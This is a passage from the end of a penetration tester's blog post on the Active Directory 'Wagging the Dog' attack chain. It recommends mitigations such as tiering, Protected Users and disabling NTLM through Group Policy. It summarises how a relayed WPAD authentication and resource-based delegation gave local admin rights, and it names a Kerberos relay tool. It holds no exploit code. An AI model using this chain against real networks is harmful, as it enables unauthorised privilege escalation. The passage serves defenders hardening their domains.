- Similar to IPv6, RBCD did nothing wrong here. It just did what it’s supposed to do.
- It’s not trivial to prevent the computer object from altering its attribute
ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity - So what was actually the underlying issue with this? A domain group (Domain Admins) was part of the local Administrators group.
- Next, we were able to “impersonate” a member of that domain group, and this way gained local administrator privileges on the system.
- So, a couple of options here: Remove Domain Admins from the local Administrators group.
- If you go one step ahead, you might think “hang on, hang on, hang on”. Domain Admins should generally not be able to log onto workstations AT ALL.
- Hello? Enterprise Access model? TIER-Model?
- In its most basic form, TIER-0 users are added to the GPO “Deny log on locally” which is then rolled out to all workstations & servers.
- This way, even with a successfully crafted Kerberos delegation ticket, we would not have been able to log onto the system.
- And for the Pros: Active Directory Authentication Policies! Even if hard to understand, they can be used to enforce the TIER-Model at a Kerberos KDC-level by specifying which Kerberos clients are allowed to request service tickets for selected accounts and services.
- So in-a-nutshell: TIER-ing!
- Last but not least: All privileged accounts in the domain should be added to the group “Protected Users”. Members of that group are restricted to Kerberos only, can’t use NetNTLM authentication, can’t be delegated (this is what we want) and credentials are not cached. But remember: the built-in domain administrator
Administrator(RID 500) is a special case. Even when added to Protected Users, Kerberos still issues forwardable tickets during S4U, meaning the account can still be delegated in practice.
Disable NetNTLM
- An awesome enhancement that infrastructures with lots of legacy systems will struggle with: fully block NetNTLM authentication in the Active Directory and only use Kerberos.
- What we initially did was triggering
WS01$to authenticate with NetNTLM to our fake WPAD web proxy, which we later relayed to the domain controller. - There is no NTLM-Relaying without NTLM (lol)
- Still, Kerberos can be relayed as well (dirkjanm/krbrelayx), but it’s not as straightforward and has more limitations.
- Below is a quick overview of how to enable this (LDAP Signing and Channel Binding should be on and working before enforcing this)
Configure in the GPO “Default Domain Controller Policy”
Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options > Domain controller: Restrict NTLM: NTLM authentication in this domain = Deny all
Configure in the GPO “Default Domain Policy”
Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options > Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers = Deny all
Final Words
While this attack is somewhat opportunistic - you do have to “wait” for a system to boot up and actually try to configure a web-proxy via WPAD - more often than not this happens fast. I’ve never had to wait more than 10-15 minutes for some system to come around and authenticate to the fake web-proxy.
If you take one thing away from this post, make it this: the genuinely uncomfortable part of “Wagging the Dog” is not that it works. It’s that there is no single CVE to point at, no patch to ship, no big switch to flip somewhere. It’s a chain of perfectly reasonable defaults that, stacked on top of each other, hand a stranger on your network a path to local admin in under an hour. That is the whole reason this series exists - these aren’t exotic 0-days, these are configuration realities that almost every internal network in the world is sitting on right now.
So if you’re an admin reading this: pick one mitigation from above and just ship it this week. TIER-ing, disabling WPAD, enforcing LDAP signing and channel binding - any of them break the chain. You don’t need to do all of them at once. Honestly, even one of them makes my next pentest a lot more annoying for me, and that’s kind of the whole point.
And if you’re a fellow pentester: I’d genuinely love to know what your own version of “the five chains that always work” looks like. The longer I do this job, the more convinced I am that internal pentesting is basically a small handful of techniques being rediscovered over and over in different environments.
The next post in this series picks up where this one ends - another high-impact chain that, just like Wagging the Dog, quietly works in environments that look hardened on paper. More to come.
Good Sources
- The OG post
- Also excellent “Wagging The Dog” Guide:
- Disabling WPAD properly
- Kerberos Delegation Deep Dive
- Tools: